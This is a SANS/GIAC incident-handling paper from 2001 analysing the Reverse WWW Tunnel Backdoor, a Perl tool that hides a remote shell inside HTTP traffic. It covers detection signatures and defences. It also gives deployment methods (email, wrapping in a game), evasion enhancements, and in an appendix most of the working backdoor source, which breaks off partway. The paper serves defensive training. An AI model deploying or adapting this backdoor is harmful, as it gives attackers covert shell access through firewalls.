GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, Exploits, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

SANS/GIAC Practical Assignment for
Advanced Incident Handling and Hacker Exploits

Assignment Version 1.5c

Submitted by Chris Young

Reverse WWW Tunnel Backdoor

© SANS Institute 2000 - 2002, Author retains full rights.

Exploit details:

Name	Reverse WWW Tunnel Backdoor
Filename	rwwwshell-1_6_perl.txt or rw3.pl
Version	1.6
Author	van Hauser
E-mail	vh@reptile.rug.ac.be
Operating system	The product is OS independent as it uses Perl interpreters, however its main focus is Linux, Free BSD and Solaris.
Brief Description	A proof of concept tool that allows an attacker to access commands (typically shell) on a remote server via HTTP, through firewalls.

23 July, 2001

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Table of Contents

Introduction 3
Protocol: HTTP 3
Description of Variants 3
How the exploit works 4
How to use the exploit 6
Signature of the attack 9
How to protect against it 11
Possible enhancements 12
Where to get it 13
Problems running under Windows 14
Conclusion 15
Additional Information 15
Appendix A – Source code including modifications 16
Appendix B – Snort scan 23

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Introduction

Reverse WWW tunnel backdoor (RW3) is a tool that facilitates the interaction of two systems through the HTTP protocol. Initially written as a proof of concept script in 1998 by van Hauser the originator of the war dialler THC.

The prime reason for writing the script was to test whether it would be possible to create a tool capable of circumventing firewalls, by camouflaging the communications inside a normal HTTP session.

Written in Perl the original script has gone through a few iterations to reach the current version of 1.6, adding along the way Unix perl portability and Proxy compatibility.

Protocol: HTTP

HTTP or **http** (āch ’tē -tē -pē)
n.

> *A protocol used to request and transmit files, especially webpages and webpage components, over the Internet or other computer network.* – www.Dictionary.com


The script utilises the GET command from the HTTP command set to pass encoded information in a way that looks like natural web browsing traffic. Typically sitting upon a TCP/IP protocol (port 80), the makeup of HTTP is plain text, and most closely resembles an English high-level programming language.

Description of Variants

There are currently no direct descendants of this program that have been ported to other platforms. This is possibly due to the fact the Perl is represented on many platforms, and as such the script itself does not need to be ported.
There is similar ‘C’ based competitor product from ‘nocrew’ that is under more active development called ‘http tunnel 3.3’ which is capable of tunnelling other protocols through its HTTP connection. More information on this can be found at www.nocrew.org/software/httptunnel.html, and a review of its functionality can be found at www.sans.org/y2k/practical/Paul_Lochbihler.zip

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

How the exploit works



The script modifies its process name to camouflage its presence on the host computer. By default it uses 'vi', however this function does not work under Windows NT/2000 Pro. If it did 'Explorer' or 'Taskmgr' would be simple to insert and would be more appropriate for a Windows platform.

The script uses $CGI_PREFIX to determine which HTTP command to use to pass information through the firewall. It then appends a Uuencoded message to the end of this command, which is passed to and from STDIN and STDOUT on the Master and Slave systems.

Using the /cgi-bin/ command style prevents the data being cached by proxies, by mimicking the common method for passing parameters to CGI programs. This is to append them to the command line following the '?', character making it look like natural traffic.

Once the master has sent the message to the slave, it executes the required command ($Shell, line 40) and passes the Uudecoded message to it. The output is then collected and after an agreed delay ($Delay, line 41) is passed back in the same fashion.

Common items found in the CGI directory are:

Xbase, Mysql, Form, Common, Status, FCGI, Printenv and test-cgi

Subsequently modifying line 27 to masquerade the HTTP GET request with any of these will make the messages seem more natural and assist in confusing the IDS systems further.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Should anyone attempt to access the server without the script and password, they would get the following error message in an attempt to confuse them:

The error is the result of the following code, which modifies the title and the body text to indicate that the requested file no longer exists.

```
sub hide_as_broken_webserver {      # invalid request -> look like
broken server
      send (S, "<HTML><HEAD>\n<TITLE>404 File Not
Found</TITLE>\n</HEAD>".
             "<BODY>\n<H1>File Not Found</H1>\n</BODY></HTML>\n", 0);
      close S;
      print STDOUT "Warning! Illegal server access!\n";   # report to
user
      goto YOP;
} # END OF HIDE_AS_BROKEN_WEBSERVER FUNCTION
```

Deployment

As a means to running the script on a remote system, a certain amount of information needs to be attained:

- Knowledge of target operating system
- Is Perl installed?
- Is a proxy needed?
- Does the proxy require a password?

Once this information has been ascertained, it is possible to determine the best form of attack.

Direct access: If the system has been compromised earlier, or the attacker has access for some other reason, then the above information is easily gathered, and the script can simply be run with any preferred settings.

Via E-Mail: Sending the script via E-Mail is possibly the most problematic method, as the above information is not so readily available. However it would be possible to gain a reasonable level of success by targeting UNIX based

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

systems, as they have a higher likelihood of having Perl installed.
Another problem is, many UNIX based web servers will have Perl installed, but few users or administrators use these systems for mail retrieval/viewing.

Windows/Intel based systems could be targeted by wrapping the compiled version of the script inside another program (a game etc.) using a tool like Silk. This would have the benefit of not requiring the host system to have a Perl interpreter installed, but would depend on the compilers ability to overcome the Windows problems described further on in this document (see page 14).

How to use the exploit

The original version (v1.6) only took one proper input, that of '-h' for the help text. Entering any other text after the scripts name would change the default running mode from that of Master to Slave utilising the internal variables defined early in the script for target-address and port etc.

The version that I altered as an aide to understanding the attack method takes the following parameters:

```
perl rw3.pl  Target-addr  port
```

(some systems do not require the preceding 'perl')

Where *Target-addr* is either the IP address or a FQDN (full qualified domain name) and *port* is the target port over which to communicate. If no entry is made for port the system assumes port 8080.

For the script to work through firewalls in its intended way it should use ports 80, 8080 or 443, although any will work as long as they are not already allocated on the target or hosts systems.

Many other system modifications are available, such as, Process, User and password. If these were to be converted to function from the command line a proper parser of the $ARGV[n] input should be considered.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Example of a Windows NT Master (attacker) and a Linux system
The following is the output from both the Master and slave for a simple session using rw3.pl:

Master
C:\>**perl rw3.pl**
Welcome to the Reverse-WWW-Tunnel-Backdoor v1.6 by van Hauser / THC ...

Introduction: Wait for your SLAVE to connect, examine it's output and then
type in your commands to execute on SLAVE. You'll have to
wait min. the set $DELAY seconds before you get the output
and can execute the next stuff. Use ";" for multiple commands.
Trying to execute interactive commands may give you headache
so beware. Your SLAVE may hang until the daily connect try
(if set - otherwise you lost).
You also shouldn't try to view binary data too ;-)
"echo bla >> file", "cat >> file <<- EOF", sed etc. are your
friends if you don't like using vi in a delayed line mode ;-)
To exit this program on any time without doing harm to either
MASTER or SLAVE just press Control-C.
Now have fun.

Waiting for connect ... connect from unresolved/10.0.0.1:1029
[Warning! No output from remote!]
>**dir**
sent.

Waiting for connect ... connect from unresolved/10.0.0.1:1030
ghost ntfsdos.exe rmtshare.exe rw3.pl
sent.

Waiting for connect ... connect from unresolved/10.0.0.1:1031
cd / ; dir
sent.

Waiting for connect ... connect from unresolved/10.0.0.1:1032
bin dev home lost+found opt root tmp usr
boot etc lib mnt proc sbin tools var
sent.

Waiting for connect ...**^C**

Slave
#perl rw3.pl 10.0.0.2 8080

starting in slave mode to 10.0.0.2 on port 8080

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Items in bold are input from the attacker, and italics are responses from the remote system.

As you can see the first example is a simple 'dir' (Linux accepts this, and I like the formatting) whereas the second example has 'cd / ; dir' demonstrating the systems ability to take multiple commands on one line separated by a ';' (semicolon).

As you would expect, not much happens on the slave (attacked) system to indicate any activity.

Options for change:
Lines 27 through 49 allow for simple changes to the function of the system, they are:


Line	Variable	Description
27	CGI_Prefix	HTTP command use to hide with normal traffic
28	Mask	Name of local command to use in process table
29	Password	Password to prevent other RW3 slaves using your Master!
34	Listen_port	Port over which the traffic will initiate
35	Server	IP address of Master
40	Shell	Command that should run on slave once a connected
41	Delay	Time in seconds to delay output from commands
42	Time	When connections should be initiated, leave blank for now.
43	Daily	Indicates if the connection should be repeated daily.
44	Proxy	IP address of internal proxy server.
45	Proxy_port	Port over which traffic will travel
46	Proxy_user	User ID used to authenticate with the proxy server
47	Proxy_password	Password for above.
48	Debug	Used to enable specific script debugging output.
49	Broken_recv	Fix for AIX and Open BSD recv network problem


There is no easy method for attempting to carry this exploit out by hand, as the server (slave) component needs to be active at the remote site, and by the nature of the tool, it sits and waits for compromised systems to call in.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Signature of the attack

On NT the following are visible when reviewing the Task Manager:





This clearly shows that the $Mask command on line 28 does not effect Windows.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

On the Linux system the script shows up in the process table in the following way:

```
UID        PID  PPID  C STIME TTY          TIME CMD
root      1075  1071  0 11:42 pts/0    00:00:00 bash
root      1108  1105  0 11:47 pts/1    00:00:00 bash
root      1196  1075  1 12:28 pts/0    00:00:00 vi
root      1197  1196  0 12:28 pts/0    00:00:00 /bin/sh
root      1198  1108  0 12:29 pts/1    00:00:00 ps -ef
```

NB: The above table has been cut down to show only the relevant information

In the above table, the attackers process has been hidden behind ‘vi’ (in bold)

Output from NETSTAT –NA on a Windows NT system:

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:37             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:123            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
```

The above system is a workstation, and as such would not normally have port 80 in listening mode.

The following is the output from netstat –na on a Linux system when rw3.pl is running in master mode (listening for slaves):

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q     Local Address           Foreign Address   State
tcp     0      0        0.0.0.0:8080            0.0.0.0:*         LISTEN
```

A scan of the attack in progress is in Appendix B, with the payload areas in bold. The following Perl script can be used to extract the password and message from the scan output of Snort.

```
$test = $ARGV[0];
$test =~     tr/'zcadefghjklmnopqrstuv'
                /'\n)=(:;&><,#$*%]!\@"`\\\-'
                /;
$test =~ tr/'b'/"'"/;

$decoded = unpack "u",  "$test";
print stdout $decoded;
```

NB: file saved as decode.pl for this test.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Its input is via the command line, and an example is:

```
perl decode.pl M5mAl9VAOjW0rdgYT9GvDfWkN97AEdsqR96vY8VQE9strjFUTjVAAjF4N
97AEz1dsqRaRYPfstrjGjSfRYPftHtz
```

Which give the following output. The first three characters in this case are the password (this may not be the case for all traces, the length is down to the attacker).

```
THCghost  ntfsdos.exe  recycled  rmtshare.exe  rw.pl
```

How to protect against it

Utilise password protection on your proxies, and change them regularly.

Using Microsoft Proxy and the authentication methods built into Internet Explorer, although the Winsock proxy client should not be activated, as it supports legacy applications, and would effectively negate the need for the scripts proxy navigation.

Implement good internal security policies and user training.

If your desktop is Windows based, it is possible to restrict the users ability to run unauthorised packages.

Monitor all incoming email and web downloads for the signatures of known attackers tools. This alone would not prevent all of the tools getting in, however it would spike your interest enough to investigate the user in question.

The monitoring of user login times and system access correlation is possible, although the work involved would be quite onerous. This would also suffer from many false positives if users do not logout or simply turn their PC's off at night!

The author suggests using a second network detached from the primary for Internet access, which is impracticable for most organisations, but would obviously work.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Possible enhancements

Independence
Compiling the script with any of the following compilers would remove the products reliance on the target system having Perl installed:

http://language.perl.com/news/compiler-alpha1.html
http://filewatcher.org/sec/perl-compiler/int_halfyear.html

IP address cycling
The ability to modify the target IP address on the slave, would further camouflage the packets passing through the firewall and IDS's. Mixing Cdor's ability to sniff packets from the net that are not seemingly intended for it, with IP source routing to an address that passes the Masters interface would allow traversal of a firewall without giving away the real address of the Master.

Passing through frag-router
As an aide to avoiding some IDS's, the packets could be further obscured by forwarding them through FragRouter, which will fragment the packets enough to confuse earlier or less sophisticated IDS's.

HTTPS
Currently the use of HTTP allows administrators to see the actual commands being executed once the attack has been detected, and the logs have been analysed. A transition to HTTPS would prevent such viewing, whilst retaining the nature of the product with respect to traversing firewalls, through masquerading as normal traffic.

Encryption of the payload
Another method to restrict the abilities of administrators to view the contents, would be to pass the desired commands and subsequent output through an encryption package, such as Blowfish, prior to transmission. The resulting encrypted message would then need to be Uuencoded prior to transmission to prevent control characters being transmitted.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Where to get it

As the program is written in Perl, it is possible to simply cut and paste the text from this document into a new document and save it with the usual .pl extension.

NB: The script is in a table, so highlighting the second column and copying it then pasting into notepad etc. will be required.

For the latest version the author suggests r3wt.base.org however this site was unavailable for the duration of the creation of this document, however the author himself is based at www.thehackerschoice.com.

The usual repositories retain copies such as:
packetstormsecurity.org/groups/thc/rwwwshell-1.6.perl

A number of Perl script interpreters are available from:

www.perl.com/pub/a/language/info/software.html
www.activestate.com/ASPN/Downloads/

although the majority of Linux systems come with it either pre-installed or as some form of package.

Dependencies
The prime dependency is a Perl interpreter, which has the ability to send and receive network packets.

Compatible platforms.
Any platform that supports Perl, however the author has only tested it working on:

- Linux;
- Solaris;
- Open BSD; and
- AIX.

Although Open BSD and AIX are reported to have problems with 'recv' responses, there is a workaround within the script.

Windows NT and 2000 professional do work as Masters, however the fork() command causes problems when in slave mode. This is discussed later on in the document.

These problems might at some stage be resolved by newer versions of their respective Perl interpreters.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Problems running under Windows

The 'Master' part of the script has no problems working on either Windows NT or Windows 2000 professional, however the 'Slave' portion reports the following errors:

perl rw3.pl 10.0.0.1
starting in slave mode to 10.0.0.1 on port 8080
Slave activated
Bizarre SvTYPE [193] at rw3.pl line 137.

Which relates to the following line of code:

$pid = fork;

Investigating the implementation of the ActivePerl (5.6.0 build 623) version of Perl, it becomes clear that the fork command is merely emulated under Windows, as it does not directly support use of the fork() command

The following is a quote from the ActivePerl manual:
"On some platforms such as Windows where the fork() system call is not available, Perl can be built to emulate fork() at the interpreter level. While the emulation is designed to be as compatible as possible with the real fork() at the level of the Perl program, there are certain important differences that stem from the fact that all the pseudo child ``processes" created this way live in the same real process as far as the operating system is concerned."

The script manifests none of these problems under Linux (Red Hat 7) however it does recognise that problems exist with interpretations of Perl, as lines 49,206 and 268 turn on a kludge to get round a problem the author encountered with Open BSD and Solaris.

As the problem exists in the code that attempts to fork a new process, a possible solution would be to accept that the commands run by the attacker might hang the running process and as such remove the attempt to fork. The script would work, however any errors or crashes would stop the remote access. This could be worked round by using the 'at' command to run the script at a specific time instead of relying on the forking process. A side effect of this would be that the command would show up in the 'at' table.

The best solution is to get a version of Perl that works properly with fork() commands or find another method for running the scripts

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Conclusion

Overall, a well thought out and executed script that clearly achieves its goal as a proof of concept. The script is reasonably well documented, which lends itself to simple tweaks and enhancements by individuals at all programming levels. Although it appears development on the product has ceased, the methods it deploys work today and with a few of the suggested improvements could make this a formidably stealthy tool.

The current dependency on Perl interpreters limits the scripts ability to propagate as widely as might be desired, however using the Perl compiler or re-scripting it into C would be a relatively simple task.

With Microsoft seemingly encouraging the use of common port tunnelling by providing developers with code capable of traversing firewalls for control (RPC) calls, it can only be short time before encryption is added to these products and the battle sways in favour of the attacker.

Additional Information

ActiveState ActivePerl HTML manual – Software install required
An interesting article on how to find backdoors in Firewalls can be found at:
http://www.itsecurity.com/papers/p37.htm#example

NoCrew's HPPT Tunnel software can be found at:
http://www.nocrew.org/software/httptunnel.html

A useful repository of attacker software and information can be found at:
www.packetstormsecurity.org

A useful source of security information can be found at:
www.securityfocus.com

The inspiration for this document came from a training seminar given at the SANS Baltimore conference by Eric Cole and Edward Skoudis in 2001.
Kind permission to extend the information found in the training course was given by Eric Cole.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Appendix A – Source code including modifications

```
#!/usr/bin/perl
#
# Reverse-WWW-Tunnel-Backdoor v1.6
# (c) 1998 by van Hauser / [THC] - The Hacker's Choice <vh@reptile.rug.ac.be>
# Check out http://r3wt.base.org for updates
# Proof-of-Concept Program for the paper "Placing Backdoors through Firewalls"
# available at the website above in the "Articles" section.
#

# Greets to all THC, ADM, arF and #bluebox guys

# verified to work on Linux, Solaris, AIX and OpenBSD

# BUGS: some Solaris machines: select(3) is broken, won't work there
#     on some systems Perl's recv is broken :-( (AIX, OpenBSD) ...
#     we can't make proper receive checks here. Workaround implemented.
#
# HISTORY:
# v1.6: included www-proxy authentication ;-))
# v1.4: porting to various unix types (and I thought perl'd be portable...)
# v1.3: initial public release of the paper including this tool

#
# GENERAL CONFIG (except for $MASK, everything must be the same
#             for MASTER and SLAVE is this section!)
#
$CGI_PREFIX="/cgi-bin/order?";      # should look like cgi. "?" as last char!
$MASK="vi";             # for masking the program's process name
$PASSWORD="THC";        # anything, nothing you have to rememeber
                        # (not a real "password" anyway)
#
# MASTER CONFIG (specific for the MASTER)
#
$LISTEN_PORT=8080;      # on which port to listen (80 [needs root] or 8080)
#$SERVER="127.0.0.1";   # the host to run on (ip/dns) (the SLAVE needs this!)

#
# SLAVE CONFIG (specific for the SLAVE)
#
$SHELL="/bin/sh"; # program to execute (e.g. /bin/sh)
$DELAY="3";       # time to wait for output after your command(s)
#$TIME="00:01";         # time when to connect to the master (unset if now)
#$DAILY="yes";          # tries to connect once daily if set with something
#$PROXY="127.0.0.1";    # set this with the Proxy if you must use one
#$PROXY_PORT="8080";    # set this with the Proxy Port if you must use one
#$PROXY_USER="user";    # username for proxy authentication
#$PROXY_PASSWORD="pass";      # password for proxy authentication
#$DEBUG="yes";          # for debugging purpose, turn off when in
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
production
#$BROKEN_RECV="yes";    # For AIX & OpenBSD, NOT for Linux & Solaris

# END OF CONFIG         # nothing for you to do after this point #

################## BEGIN MAIN CODE ##################

require 5.002;
use Socket;

$|=1;                   # next line changes our process name
if ($MASK) { for ($a=1;$a<80;$a++){$MASK=$MASK."\000";}  $0=$MASK; }
undef $DAILY   if (! $TIME);
if ( !($PROXY) || !($PROXY_PORT) ) {
      undef $PROXY;
      undef $PROXY_PORT;
}
$protocol = getprotobyname('tcp');
if ($ARGV[1] ne "") {$LISTEN_PORT = $ARGV[1]}    # modify port if given
if ($ARGV[0] ne "") {
      if ($ARGV[0] eq "-h") {
            print STDOUT "no commandline option  : daemon mode\n";
            print STDOUT "using \"-h\" as option   : this help\n";
            print STDOUT "usage target-addr port : slave mode\n";
            exit(0);
      } else {
            $SERVER = $ARGV[0];
            print STDOUT "starting in slave mode to $SERVER on port
$LISTEN_PORT\n";
            $SLAVE_MODE = "yeah";
      }
}

if (! $SLAVE_MODE) {
      &master;
} else {
      &slave;
}
# END OF MAIN FUNCTION

############### SLAVE FUNCTION ###############

sub slave {
      $pid = 0;
      if ($PROXY) {           # setting the real config (for Proxy Support)
            $REAL_SERVER = $PROXY;
            $REAL_PORT = $PROXY_PORT;
            $REAL_PREFIX = "GET http://" . $SERVER . ":" . $LISTEN_PORT
                  . $CGI_PREFIX;
            $PROXY_SUFFIX = "Pragma: no-cache\n";
            if ( $PROXY_USER && USER_PASSWORD ) {
                  &base64encoding;
                  $PROXY_SUFFIX = $PROXY_SUFFIX . $PROXY_COOKIE;
            }
      } else {
            $REAL_SERVER = $SERVER;
            $REAL_PORT = $LISTEN_PORT;
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
104             $REAL_PREFIX = "GET " . $CGI_PREFIX;
105       }
106 AGAIN:      if ($pid) { kill 9, $pid; }
107       if ($TIME) {                  # wait until the specified $TIME
108             $TIME =~ s/^0//;  $TIME =~ s/:0/:/;
109             (undef,$min,$hour,undef,undef,undef,undef,undef,undef)
110                   = localtime(time);
111             $t=$hour . ":" . $min;
112             while ($TIME ne $t) {
113                   sleep(28); # every 28 seconds we look at the watch
114                   (undef,$min,$hour,undef,undef,undef,undef,undef,undef)
115                         = localtime(time);
116                   $t=$hour . ":" .$min;
117             }
118       }
119       print STDERR "Slave activated\n"    if $DEBUG;
120       if ($DAILY) {                 # if we must connect daily, we'll
121             if (fork) {       # fork the daily shell process to
122                   sleep(69);  # ensure the master control process
123                   goto AGAIN; # won't get stuck by a fucking cmd
124             }                 # the user executed.
125       print STDERR "forked\n" if $DEBUG;
126       }
127       $address = inet_aton($REAL_SERVER) || die "can't resolve server\n";
128       $remote = sockaddr_in($REAL_PORT, $address);
129       $forked = 0;
130 GO:   close(THC);
131       socket(THC, &PF_INET, &SOCK_STREAM, $protocol)
132             or die "can't create socket\n";
133       setsockopt(THC, SOL_SOCKET, SO_REUSEADDR, 1);
134       if (! $forked) {        # fork failed? fuck, let's try again
135             pipe R_IN, W_IN;        select W_IN;  $|=1;
136             pipe R_OUT, W_OUT;      select W_OUT; $|=1;
137             $pid = fork;
138             if (! defined $pid) {
139                   close THC;
140                   close R_IN; close W_IN;
141                   close R_OUT;      close W_OUT;
142                   goto GO;
143             }
144             $forked = 1;
145       }
146       if (! $pid) {           # this is the child process (execs $SHELL)
147             close R_OUT;      close W_IN; close THC;
148             print STDERR "forking $SHELL in child\n"  if $DEBUG;
149             open STDIN,  "<&R_IN";
150             open STDOUT, ">&W_OUT";
151             open STDERR, ">&W_OUT";
152             exec $SHELL || print W_OUT "couldn't spawn $SHELL\n";
153             close R_IN;     close W_OUT;
154             exit(0);
155       } else {                # this is the parent (data control + network)
156             close R_IN;
157             sleep($DELAY);    # we wait $DELAY for the commands to complete
158             vec($rs, fileno(R_OUT), 1) = 1;
159             print STDERR "before: allwritten2stdin\n" if $DEBUG;
160             select($r = $rs, undef, undef, 30);
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
161             print STDERR "after : wait for allwritten2stdin\n" if $DEBUG;
162             sleep(1);   # The following readin of the command output
163             $output = "";     # looks weird. It must be! every system
164             vec($ws, fileno(W_OUT), 1) = 1;     # behaves different :-((
165             print STDERR "before: readwhiledatafromstdout\n"   if $DEBUG;
166             while (select($w = $ws, undef, undef, 1)) {
167                   read R_OUT, $readout, 1 || last;
168                   $output = $output . $readout;
169             }
170             print STDERR "after : readwhiledatafromstdout\n"   if $DEBUG;
171             print STDERR "before: fucksunprob\n"     if $DEBUG;
172             vec($ws, fileno(W_OUT), 1) = 1;
173             while (! select(undef, $w=$ws, undef, 0.001)) {
174                   read R_OUT, $readout, 1 || last;
175                   $output = $output . $readout;
176             }
177             print STDERR "after : fucksunprob\n"      if $DEBUG;
178             print STDERR "send 0byte to stdout, fail->exit\n"   if $DEBUG;
179             print W_OUT "\000" || goto ENDE;
180             print STDERR "before: readallstdoutdatawhile!eod\n" if $DEBUG;
181             while (1) {
182                   read R_OUT, $readout, 1 || last;
183                   last  if ($readout eq "\000");
184                   $output = $output . $readout;
185             }
186             print STDERR "after : readallstdoutdatawhile!eod\n" if $DEBUG;
187             &uuencode;  # does the encoding of the shell output
188             $encoded = $REAL_PREFIX . $encoded;
189             $encoded = $encoded . $PROXY_SUFFIX if ($PROXY);
190             $encoded = $encoded . "\n";
191             print STDERR "connecting to remote, fail->exit\n" if $DEBUG;
192             connect(THC, $remote) || goto ENDE; # connect to master
193             print STDERR "send encoded data, fail->exit\n" if $DEBUG;
194             send (THC, $encoded, 0) || goto ENDE;     # and send data
195             $input = "";
196             vec($rt, fileno(THC), 1) = 1;  # wait until master sends reply
197             print STDERR "before: wait4answerfromremote\n"  if $DEBUG;
198             while (! select($r = $rt, undef, undef, 0.00001)) {}
199             print STDERR "after : wait4answerfromremote\n"  if $DEBUG;
200             print STDERR "read data from socket until eod\n" if $DEBUG;
201             $error="no";
202             while (1) {       # read until EOD (End Of Data)
203                   print STDERR "?"  if $DEBUG;
204       # OpenBSD 2.2 can't recv here! can't get any data! sucks ...
205                   recv (THC, $readin, 1, 0) || undef $error;
206                   if ((! $error) and (! $BROKEN_RECV)) { goto OK; }
207                   print STDERR "!"  if $DEBUG;
208                   goto OK  if (($readin eq "\000") or ($readin eq "\n")
209                         or ($readin eq ""));
210                   $input = $input . $readin;
211             }
212 OK:         print STDERR "\nall data read, entering OK\n"   if $DEBUG;
213             $input =~ s/\n//gs;
214             &uudecode;        # decoding the data from the master
215             print STDERR "if password not found -> exit\n"  if $DEBUG;
216             goto ENDE  if ( $decoded =~ m/^$PASSWORD/s == 0);
217             $decoded =~ s/^$PASSWORD//;
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
            print STDERR "writing input data to $SHELL\n"   if $DEBUG;
            print W_IN "$decoded" || goto ENDE; # sending the data
            sleep(1);                     # to the shell proc.
            print STDERR "jumping to GO\n"      if $DEBUG;
            goto GO;
      }
ENDE: kill 9, $pid;     $pid = 0;
      exit(0);
} # END OF SLAVE FUNCTION

############### MASTER FUNCTION ###############

sub master {
      socket(THC, &PF_INET, &SOCK_STREAM, $protocol)
            or die "can't create socket\n";
      setsockopt(THC, SOL_SOCKET, SO_REUSEADDR, 1);
      bind(THC, sockaddr_in($LISTEN_PORT, INADDR_ANY)) || die "can't bind\n";
      listen(THC, 3) || die "can't listen\n";         # print the HELP
      print STDOUT '
Welcome to the Reverse-WWW-Tunnel-Backdoor v1.6 by van Hauser / THC ...

Introduction:     Wait for your SLAVE to connect, examine it\'s output and then
            type in your commands to execute on SLAVE. You\'ll have to
            wait min. the set $DELAY seconds before you get the output
            and can execute the next stuff. Use ";" for multiple commands.
            Trying to execute interactive commands may give you headache
            so beware. Your SLAVE may hang until the daily connect try
            (if set - otherwise you lost).
            You also shouldn\'t try to view binary data too ;-)
            "echo bla >> file", "cat >> file <<- EOF", sed etc. are your
            friends if you don\'t like using vi in a delayed line mode ;-)
            To exit this program on any time without doing harm to either
            MASTER or SLAVE just press Control-C.
            Now have fun.
';

YOP:  print STDOUT "\nWaiting for connect ...";
      $remote=accept (S, THC)  ||  goto YOP;          # get the connection
      ($r_port, $r_slave)=sockaddr_in($remote); # and print the SLAVE
      $slave=gethostbyaddr($r_slave, AF_INET);  # data.
      $slave="unresolved" if ($slave eq "");
      print STDOUT " connect from $slave/".inet_ntoa($r_slave)."":$r_port\n";
      select S;   $|=1;
      select STDOUT;    $|=1;
      $input = "";
      vec($socks, fileno(S), 1) = 1;
      $error="no";
      while (1) {             # read the data sent by the slave
            while (! select($r = $socks, undef, undef, 0.00001)) {}
            recv (S, $readin, 80, 0) || undef $error;
            if ((! $error) and (! $BROKEN_RECV)) {
                print STDOUT "[disconnected]\n";
            }
            $readin =~ s/\r//g;
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
272             $input = $input . $readin;
